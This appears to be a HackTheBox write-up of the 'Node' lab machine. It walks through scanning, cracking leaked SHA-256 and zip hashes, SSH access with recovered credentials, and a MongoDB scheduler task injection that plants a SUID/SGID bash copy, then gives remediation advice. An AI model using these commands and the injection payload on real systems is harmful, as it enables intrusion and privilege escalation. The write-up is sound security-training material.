Node writeup
Box name: Node
Difficulty: Medium
OS: Linux
Overview: Node focuses mainly on newer software and poor configurations. The machine starts out seemingly easy, but gets progressively harder as more access is gained. In-depth enumeration is required at several steps to be able to progress further into the machine.
Link: https://app.hackthebox.com/machines/Node?tab=machine_info
Machine IP: 10.129.66.188
Ran rustscan against the machine.
rustscan -a 10.129.66.188 –ulimit 5000 -b 500 — -A -Pn

Checked out port 3000 which is a website.

Nothing in source code. 3 potential users. Ran feroxbuster.
feroxbuster -u http://10.129.66.188:3000/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. If you click on the member’s names it opens /profiles but there is not really any additional information. Feroxbuster found /uploads. Navigated to that and it shows the webroot location /var/ww/myplace/.

Tried logging in with admin:admin at /login but they didn’t work. No possible username enumeration as login failure error is set up properly. I downloaded the pictures of the profiles and ran exiftool on them but nothing interesting. Started up Burpsuite to poke around. I noticed when I load the normal page there is a /api/users/latest request. The response from that looks to have hashes of the users we saw earlier and additional account which is the admin.

These appear to be SHA-256 hashes. Ran hashcat.
hashcat -m 1400 -a 0 dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af /usr/share/wordlists/rockyou.txt

myP14ceAdm1nAcc0uNT:manhester
When logging in it has a backup we can download.

Also figured I’d just test these credentials on SSH but it did not work. Downloaded the backup. When reading it it looks like base64.
base64 -d myplace.backup > myplace2.backup
Tried reading it but it’s still not completely readable. Ran file on it and its a zip file now. Tried unzipping but its a password protected.
file myplace2.backup
unzip myplace2.backup

Running zip2john against it.
zip2john myplace2.backup > ziphash.txt
john –wordlist=/usr/share/wordlists/rockyou.txt ziphash.txt

unzip myplace2.backup
Unzipped it and it looks like it’s a backup of the webroot.


Read through the files. app.js had this in it which could be ssh creds.
Funnily it also has a trollface.jpg. Since I had to see if you need to see it aswell. This may just indicate its a red herring.
mark:5AYRft73VtFpc84k
These credentials worked.
ssh mark@10.129.66.188

User.txt is in /home/tom but permission denied. Did local enumeration. Upon enumeration services I noticed two services running as tom.

I got stuck here. I was able to connect to the mongodb with our creds but I was unsure on how to exploit. We can connect to the mongodb, from the command line we create a copy of bash and set SGID which gives us access to tom.
mongo -p -u mark scheduler
db.tasks.insert({“cmd”:”/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom”});
./tom -p

I was stuck here as well but I referred to the writeup. Essentially there is a binary that can be buffer overflowed. I would recommend just looking at the official writeup for a full understanding.

Grabbed user.txt and root.txt
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 3000 (HTTP). Browsed to port 3000 and found a web application with three visible member profiles. Ran feroxbuster and found /uploads which disclosed the web root path /var/www/myplace/. No useful information in source code or profile pages.
rustscan -a 10.129.66.188 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.66.188:3000/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – API hash extraction and admin credential cracking
Intercepted traffic in Burp and identified an unauthenticated /api/users/latest endpoint returning SHA-256 password hashes for all users including a hidden admin account. Cracked the admin hash with Hashcat using rockyou.
hashcat -m 1400 -a 0 dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af /usr/share/wordlists/rockyou.txt
Credentials recovered: myP14ceAdm1nAcc0uNT:manchester
3 – Backup file extraction and credential discovery
Logged in as admin and downloaded a backup file. Decoded it from base64 and identified it as a password-protected zip. Cracked the zip password with zip2john and rockyou. Extracted a full backup of the web root and found plaintext database credentials in app.js.
base64 -d myplace.backup > myplace2.backup
zip2john myplace2.backup > ziphash.txt
john –wordlist=/usr/share/wordlists/rockyou.txt ziphash.txt
Credentials recovered: mark:5AYRft73VtFpc84k
4 – SSH access and MongoDB task injection for lateral movement
SSH’d in as mark. Found user.txt in /home/tom but lacked permissions. Enumerated running services and found two processes running as tom including a MongoDB scheduler service. Authenticated to MongoDB with mark’s credentials and inserted a task that copied bash, set the SUID and SGID bits, and assigned tom as the owner. Executed the planted bash binary with the -p flag to run as tom. Retrieved user.txt.
mongo -p -u mark scheduler
db.tasks.insert({“cmd”:”/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom”});
./tom -p
5 – Privilege Escalation – SUID binary buffer overflow
Identified a SUID binary belonging to root. Exploited a buffer overflow vulnerability in the binary to gain a root shell. Retrieved root.txt.
Key Takeaways
- Unauthenticated API endpoint exposing password hashes – The /api/users/latest endpoint returned SHA-256 hashes for all user accounts including the admin without requiring any authentication. API endpoints returning credential material must require authentication and must never expose password hashes regardless of the hash algorithm used.
- SHA-256 used for password hashing – The admin password hash was cracked with rockyou. SHA-256 is not suitable for password storage as it is a fast hashing algorithm designed for data integrity rather than credential protection. Passwords must be stored using bcrypt, scrypt, or Argon2 with appropriate cost factors.
- Plaintext credentials in application source code backup – Mark’s database credentials were hardcoded in app.js and accessible through a downloadable backup file. Credentials must never be hardcoded in source code and backup files must never be made available for download through the application, even behind authentication.
- MongoDB scheduler accepting task injection from a low-privilege user – Mark’s MongoDB credentials granted write access to a task collection that was executed as tom, allowing privilege escalation through task injection. Database service accounts must be restricted to the minimum required permissions and scheduled task execution must validate the source and content of tasks before running them.
- SUID binary with a buffer overflow vulnerability – A SUID root binary was vulnerable to a buffer overflow, providing a path from tom to root. SUID binaries must be audited regularly, restricted to those with an explicit operational requirement, and must be kept patched. Custom SUID binaries must undergo security code review before deployment.
Remediation
[Immediate] Require authentication on all API endpoints
Audit all API routes in the Node.js application and require authentication on every endpoint that returns user data. The /api/users/latest endpoint must be removed or restricted to authenticated admin sessions only. Implement rate limiting and output filtering to prevent bulk hash extraction.
[Immediate] Replace SHA-256 password hashing with bcrypt
Migrate all stored password hashes from SHA-256 to bcrypt with a cost factor of at least 12. Force a password reset for all affected accounts. Audit all other applications in the environment for fast hashing algorithms used for password storage and remediate any findings.
[Immediate] Remove credentials from app.js and restrict backup downloads
Remove the hardcoded database credentials from app.js and migrate them to environment variables or a secrets manager. Rotate mark’s credentials immediately. Remove the backup download functionality from the admin panel or restrict it to only downloadable content that has been scrubbed of credentials, keys, and configuration data.
[Immediate] Restrict MongoDB access and audit task permissions
Revoke write access to the task collection from the mark account. The scheduler database must only accept task insertions from an authorized service account with no interactive login capability. Validate and sanitize all task commands before execution and restrict permitted commands to an explicit allowlist.
[Short-term] Audit and remove unnecessary SUID binaries
Run find / -perm -4000 -type f 2>/dev/null across the system and audit every SUID binary. Remove the SUID bit from any binary without a documented operational requirement using chmod u-s. Custom SUID binaries must undergo a security code review and penetration test before being deployed with elevated permissions.
[Long-term] Implement an API security baseline and source code review program
Define a security standard for all Node.js and REST API deployments covering authentication requirements on all endpoints, password hashing algorithms, credential storage practices, and backup content validation. Integrate SAST tooling into the CI/CD pipeline to detect hardcoded credentials and insecure hash algorithms. Include API endpoint enumeration and unauthenticated access testing in regular penetration tests.


Leave a comment